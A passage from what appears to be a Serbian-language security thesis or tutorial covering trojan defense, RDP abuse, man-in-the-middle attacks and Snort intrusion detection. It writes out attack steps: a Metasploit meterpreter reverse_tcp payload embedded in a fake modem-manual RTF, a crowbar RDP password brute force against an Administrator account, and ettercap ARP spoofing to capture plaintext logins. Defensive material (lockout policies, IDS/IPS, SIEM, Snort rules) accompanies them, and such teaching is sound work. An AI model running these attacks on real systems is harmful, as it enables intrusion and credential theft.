set payload wondows/meterpreter/reverse_tcp

set FILENAME ZTEModemManual.rtf

set LHOST 192.168.1.10

exploit
```

Након унетих команди поставити ослушкивача на исти начин који је употребљен приликом везивања тројанца за PDF фајл.

Када се документ отвори на удаљеном систему, покренуће се `meterpreter` сесија.

4.4. Одбрана против тројанца

Заштита рачунара јаким сигирносним програмом представља један од најбољих облика заштите. Већина сигурносних програма препознаје многе облике злонамерног кода и спречава њихово покретање на систему. Важно је да сигурносни програм буде укључен и ажуриран како би могао да штити систем. Антивирусни програм и мрежна баријера штите систем од злонамерних програма.

Постарати се да се прилози електронске поште отварају са опрезом и само када су од поверљивог извора. Слање злонамерног програма путем електронске поште је ефикасан начин који хакер може да искорити за напад.

Избегавати фајлове са екстензијама `.exe, .bat, .vbs, .dll, .cmd i .bin.` који нису из проверених извора.

Са опрезом приступати интернет сајтовома. Хакер може да постави лажан сајт и на њему злонамерне програме које посетиоци сајта могу да преузму на локални систем и тако угрозе безбедност система.

Антивирусне апликације раде тако што пореде фајлове са познатим потписима злонамерних програма. Ако фајл има исти низ кода као и онај који је пријављен као вирус, онда се тај фајл препознаје као вирус. Антивирусне апликације, поред препознавања потписа, могу да прате понашање и акције које су одређене као злонамерна понашања. То може да буде ефикасно уколико се познатом злонамерног програму модификује потпис.

Велику опасност представља нулти дан (енгл. *zero day*) напад. Овакави видови напада су ново кодиране експлоатације и рањивости које нису откривене и анализиране, све док се не догоде и самим тим нису додате у базу вируса и злонамерног програма.

5. ЗЛОУПОТРЕБА REMOTE DESKTOP ПРОТОКОЛА


Remote Desktop Protocol или RDP је протокол који могућава удаљено управљање рачунара преко TCP протокола на порту 3389. Обезбеђује мрежни приступ преко енкриптованог канала. Мрежни и систем администратори углавном користе RDP за подешавање система и отклањање грешака. Уколико RDP није исправно конфигурисан, подложан је сајбер нападу. На Linux дистрибуцијама заснованим на Дебијан (енгл. *Debian*) систему доступан је FreeRDP који представља клијент/сервер имплементацију Remote Desktop протокола. Када је инсталиран на систему, омогућена је RDP конекција са Linux система на Windows систем. Следећом командом се инсталира FreeRDP на Linux систему:

```
sudo apt install freerdp2-x11
```

Једном када је FreeRDP инсталиран, за пријављивање на удаљени Windows систем унети следећу команду:

```
xfreerdp /u:Administrator /p:Admin_1 /v:192.168.1.8
```

Опцијом `u` наводи се корисник са којом се пријављује на удаљени Windows систем, опција `p` означава шифру за одговарајућег корисника и опција `v` означава адресу удаљеног сисема. Адресу удаљеног система могуће је навести и у облику `192.168.1.8:3389` чиме се уноси и број порта.



Слика 5.1. Пријављивање на удаљени Windows систем

Додавањем опције `/f` отвара се приказ преко целог екрана а уношењем комбинације тастера Ctrl+Alt+Enter мења се између приказа преко целог екрана и приказа у прозору.

5.1. Покретање напада грубом силом

Ако нападач зна корисничко име на удаљеном систему може да изведе напад грубом силом и покуша да пронађе одговарајућу шифру која би му омогућила да приступи том систему. Велика рањивост може да буде коришћење подразумеваног корисничког имена администраторког налог на удаљеном систему што би нападачу омогућило да добије приступ удаљеном систему са највећим нивоом привилегија.


Напад грубом силоом може да се изведе користећи `crowbar` алат. Следећом командом се инсталира `crowbar` на Kali Linux систему:

```
sudo apt install crowbar
```

Једном кад је `crowbar` алат инсталиран, може се покренути напад грубом силом наспрам удаљеног Windows система. Следећом командом се покреће напда грубом силом:

```
--server 192.168.1.8 -b rdp -u Administrator -C
/usr/share/wordlists/nmap.lst
```

- `--server` представља адресу удаљеног Windows система
- `-b` се односи на протокол
- `-u` означава назив корисничког имена на удаљеном Windows систему. Уколико се користи опција `-U` користиће се листа са корисничким именима уместо дефинисаног корисничког имена.
- `-C` означава листу са шифрама која ће се користити за напад.




Слика 5.2. Покретање напада грубом силом користећи crowbar

Уколико се пронађе одговарајуће шифра, у терминалу се приказује RDP-SUCCESS порука која садржи име корисничког налога и одговарајућу шифру за пријављивање на удаљени ситем.

5.2. Механизми заштите Remote Desktop протокола

Додавањем полиса за закључавање налога након жељеног броја неуспелих покушаја пријављивања на систем појачава се безбедност система. Полиса се активира у Local Security Policy подешавањима на Windows систему. Након отварања Local Policy подешавања отворити Account Policies > Account Lockout Policy и одабрати Account lockout threshold полису. Подразумевана вредност је 0 и неопходно је променити је на већи жељени број. Account lockout duration представља број минута колико ће налог остати закључан након неуспешног покушаја пријављивања на систем док Reset account lockout counter after полиса утврђује број минута који морају да протекну након неуспешног покушаја пријављивања на систем пре него што се бројач за ресетовање неуспелих покушаја пријављивања на систем ресетује на 0.



Слика 5.3. Local Security Policy подешавања

Поред активирања полиса, такође ефикасан вид заштите је подешавање мрежне баријере (енгл. *Firewall*) тако да се успостављање RDP конекције дозволи само одређеним IP адресама. Још један вид заштите јесте анализирање логова на систему што је увек добра пракса приликом заштите рачунарске мреже и система. На Windows систему је доступан Event Viewer у оквиру којег се могу анализирати и логови пријављивања на систем који се налазе у делу Windows Logs > Security.

6. MAN-IN-THE-MIDDLE НАПАД

Man-in-the-middle напад је техника која се користи за тајно слушање комуникације у мрежи између два система. Оваква техника укључује пресретање саобраћаја података. Различите врсте оваквог напада су:

- Њушкање: Коришћењем анализатора пакета сав некриптован саобраћај који пролази кроз мрежу може да буде злоупотребљен.
- Зли близанац: Односи се на лажни Wi-Fi који може да се прикаже као права бежична мрежа. Када се корисници повежу на лажну бежичну мрежу, сви подаци и комуникација између корисника и интернета ће бити пресретнути.
- Address Resolution Protocol (ARP) лажирање: Односи се на обмањивање ARP разрешавања података преноса између повезаних уређаја у мрежи. Нападач може да примени ARP лажирање за напад ускраћивањем услуга.
- Domain Name System (DNS) лажирање: Тровање DNS кешираних података се углавном примењује за преусмеравање корисника на злонамерне странице на интернету који могу бити и копије правих страница.
- Dynamic Host Configuration Protocol (DHCP) лажирање: Овакав напад укључује пресретање DHCP захтева где нападач може да понуди IP адресу користећи лажни DHCP где је нападач default gateway/DNS водећи ка човеку-у-средини.

6.1. Ettercap

Ettercap је још један алат за извођење man-in-the-middle напада који је заснован на Ruby програмском језику. Лажирање MAC адресе ће навести да мрежни рутер и жртвин уређај мрежни саобраћај прво шаљу нападачу уместо да директно комуницирају. Да би нападач задржао комуникацију између мрежног рутера и жртвиног уређаја, на нападачкој машини је потребно конфигурисати усмеравање портова (енгл. *Port forwarding*). На тај начин ће нападач моћи да прикупља мрежни саобраћај без ометања комуникације тако што ће се Kali Linux машина понашати као мрежни рутер. Оба краја ће добити лажну информацију о MAC адреси уређаја на другој страни комуикације и у arp табели ће доћи до промене уноса где ће права MAC адреса да буде замењена лажном MAC адресом.

За укључивање прослеђивања портова и IPv4 мрежног саобраћаја отворити `/etc/sysctl.conf` конфигурациони фајл и брисањем знака # одкоментарисати следећу линију:

```
net.ipv4.ip_forward=1
```


Преусмеравања IPv4 мрежног саобраћаја може да се омогући и уношењем следеће команде без отварања конфигурационог фајла:

```
sysctl -w net.ipv4.ip_forward=1
```

Након укључивања преусмеравања портова, покренути Ettercap из терминала са следећом командом:


```
sudo ettercap -T -i eth0 -M arp:remote /192.168.1.1// /192.168.1.9//
```

Провером arp табеле на жртвиној машини може се видети да је дошло до промене MAC адресе default-gateway-a. Адреса 192.168.1.1 је адреса default-gateway-a 192.168.1.9 је адреса Windows Server машине.



Слика 6.3. Садржај arp табеле пре и после лажирања MAC адресе

Ако се на Windows Server машини отвори софтвер за претраживање на интернету, на пример Google Chrome, и унесу корисничко има и лозинка на сајту који не користи енкрипцију, унето корисничко име и лозинка ће бити ухваћени на Kali Linux машини. А разлог томе је то што Windows Server машина шаље мрежни саобраћај путем HTTP протокола који није енкриптован. Приликом приступа интернет страници, захтеваће се ауторизација сесије, тада ће Windows Server машина послати инфорамације за ауторизацију укључујући корисничко име и лозинку. Сличан случај је и приликом успостављања telnet конекције која није енкриптована. Зато је важно користити протоколе који су енкриптовани. SSH протокол (енгл. *Secure Shell Protocol*) омогућава безбедну и енкриптовану комуникацију. HTTPS (енгл. *Hypertext Transfer Protocol Secure*) протокол такође омогућава безбедну комуникацију на интернету.



Слика 6.4. Приказивање корисничког имена и лозинке у Wireshark-у

7. ДЕТЕКЦИОНИ СИСТЕМИ

Систем за детекцију упада у рачунарску мрежу углавном долази у два облика, као систем за детекцију упада (енгл. *Intrusion detection system - IDS*) и систем за спречавање упада (енгл. *Intrusion prevention system - IPS*). Намена ових уређаја је детектовање акција које покушавају да угрозе поверљивост, интегритет или доступност ресурса. Намена система за детекцију уљеза је детекција или идентификовање покушаја за рушење безбедносних контрола, док је систем за спречавање упада сличан систему за детекцију са додатном способношћу да блокира или спречи упад. Кључна разлика између IDP и IPS система је способност деловања.

7.1. Управљање безбедносним информацијама и догађајима

Управљање безбедносних инфорамција и догађаја (енгл. *Security Information and Event Management - SIEM*) је склоп софтверских производа и сервиса који комбинује управљање безбедносним инфорацијама (енгл. *Security Information Management - SIM*) и управљање безбедносних догађаја (енгл. *Security Event Management - SEM*). Основа SIEM склопа су логови и сакупљање података догађаја. SIEM обезбеђује анализу безбедносних узбуна које генерише мрежни хардвер и апликације у тренутном времену. Склоп омогућава и централизовано место за проверавање стања мрежне безбедности. SIEM обезбеђује следеће главне карактеристике:

- Сакупљање логова и догађаја: Долази у многим облицима где је у основи сакупрање логова и догађаја за преглед и анализу у систему.
- Повезаност: Обезбеђује контекст подацима и формира везу засновану на дефинисаним правилима, архитектури и узбунама.
- Прилагодљивост и скалабилност: Ова карактеристика омогућава да SIEM расте и да се скалира независно од изворног произвођача.
- Пријављивање и узбуњивање: Обезбеђује аутоматизовану потврду непрекидног надгледања у систему.
- Управљање логовима: Омогућава способност чувања логова и догађаја на централној локацији.

7.2. IDS наспрам IPS примене

Разлике између система за детекцију и система за спречава упада су у начину на који управљају упадима или нападима и у зависности на то на ком нивоу се напади дешавају. IDS надгледа сву одлазну и долазну мрежну активност идентификујући сумњив саобраћај који може да указује на то да се напда догађа. Онда узбуњује администраторе и омогућава предузимање акција заснованих на врсти напада. IPS ради скроз од системског језгра до пакета мрежних података. Не само да идентификује напад или злонамерни програм него и активно ради на томе да га спречи. Још једна разлика је у томе да поред тога што IDS и IPS трагају за познатим потписима упада, IPS такође трага за непознатим нападима заснованим за сопственој бази података са понашањима напада. То омогућава да IPS предузме акцију чак и ако му није тачно познато шта програм ради већ само зна да је начин на који се понаша нежељен.

IPS има већу предност у односу на IDS али један од разлога за употребу IDS-а је цена. Постављање IDS-а је много јефтиније у односу на постављање IPS-а. Још један разлог је у томе да је IDS у примени веома дуго и има добро показану технологију док је IPS много млађа технологија и мање успостављења. Недостаци IDS-а могу да се надокнаде правилном применом и управљањем. Такође треба размотрити да ли постојећа мрежна инфраструктура може да издржи постављање IPS-а или би постављање IDS-а било боље за смањивање напора на мрежи.

7.3. Snort као IDS

Snort је софтвер отвореног кода првенствено развијен за употребу на Linux системима а доступан је за употребу и на многим другим платформама укључујући и Windows. Snort поседује три главна мода у којима ради: NIDS (енгл. *Network Intrusion Detection System*), анализирање пакета и логовање пакета. У NIDS моду Snort ради на детектовању и анализи могућих упада у мрежу користећи механизам за детектовање упада заснован на правилима. Мод за анализирање пакета омогућава приказивање мрежног саобраћаја кориснику и омогућава приказивање целих пакета или одређених инфорамација заглавља пакета. Мод за логовање пакета не приказује податке о пакетима на екрану већ се сви подаци смештају у фајл са подацима мрежног саобраћаја за каснији преглед.


Snort, као и било који други софтвер, је потребно редовно ажурирати како би се спречило застаревање. Као и антивирусни софтвер, ако се не ажурира, систем може бити подложан новим претњама. Snort је потребно подесити према специфичним потребама, лако се инсталира и покреће али је потребно проћи линиу по линију и постарати се да се правилно интегрише са окружењем.

7.4. Инсталирање и прављење ICMP правила

Уношењем следеће команде у терминал инсталира се Snort:

```
apt get install snort
```


Једном када је инсталација завршена, појавиће се Configuring snort прозор:



Слика 7.1. Configuring snort прозор

Потврдити IP адресу и одабрати <Ok> и дозволити да се процес инсталације заврши. Када је Snort инсталиран, ажурирати још једном да би се постарали да се користи последња верзија софтвера. Провера инсталације и верзије се ради уношењем следеће команде:

```
snort --version
```



Слика 7.2. Провера Snort инсталације и верзије

7.5. Конфигурисање snort.conf и icmp.rules фајлова

Конфигурисање snort.conf и icmp.rules фајлова одређује како ће Snort функционисати. Отворити Snort конфигурациони фајл уношењем следећем команде у терминалу:

```
sudo nano /etc/snort/snort.conf
```

Након тога проверити да ли се у конфигурационом фајлу налазе ICMP правила. Ако се не налазе, унети следећу линију:

```
include $RULE_PATH/icmp.rules
```

Иста функционалност се постиже додавањем следеће линије у конфигурациони фајл:

```
include /etc/snort/rules/icmp.rules
```

Исправност конфигурације `/etc/snort/snort.conf` фајл се проверава уношењем команде `sudo snort -T -c /etc/snort/snort.conf.`

Следеће је потребно отворити фајл са ICMP правилима и унети линију за ICMP конфигурацију:

```
sudo nano /etc/snort/rules/icmp.rules

alert icmp any any -> any any (msg"ICMP Packet"; icode:0; itype:8; sid:1000; rev:3;)
```

Након конфигурације сачувати и затворити фајл.

Овакво основно правило узбуњује када се појави ICMP пакет, односно ping. Структура узбуне је дефинисана на следећи начин:

```
<Rule Action> <Protocol> <Source IP Address> <Source Port> <Destination Operator> <Destination IP Address> <Destination Port> (rule options)
```

7.6. Активирање Snort-a

Snort се активира из командне линије, уношењем следеће команде Snort се покреће у моду за логовање:

```
sudo snort -c /etc/snort/snort.conf -l /var/log/snort
```

Опцијом `-c` се односи на фајл са правилима а опција `-l` је за log директоријум.

NIDS мод се покреће следећом командом:

```
sudo snort -A console -q -c /etc/snort/snort.conf -l /var/log/snort
```

Додавањем `-i eth0` у команду одређује се интерфејс на коме се преносе подаци.


7.7. Покретање Snort-а као Daemon

Покретање Snort-а као Daemon омогућава да Snort ради у позадини као сервис. Такође омогућава да се Snort аутоматски рестартује у случају отказиваања. Додавањем опције `-D` Snort се покреће као Daemon:

```
snort -D -c /etc/snort/snort.conf -l /var/log/snort
```

Да би Snort могао да приступи `snort.alert` фајлу и да чита из фајла и пише у фајл потребно је да корисник `snort` и група `snort` имају власништво над фајлом. Уколико је потребно променити власништво над `snort.alert` фајлом унети следећу команду:

```
sudo chown snort:snort snort.alert
```




```
03/01-13:13:17.429699  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:18.431785  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:19.460385  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:20.501904  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:21.539612  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:22.574926  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:23.608652  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:24.639599  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:25.671272  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:26.696834  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:50.311876  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:51.327116  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:52.348022  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:53.378512  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
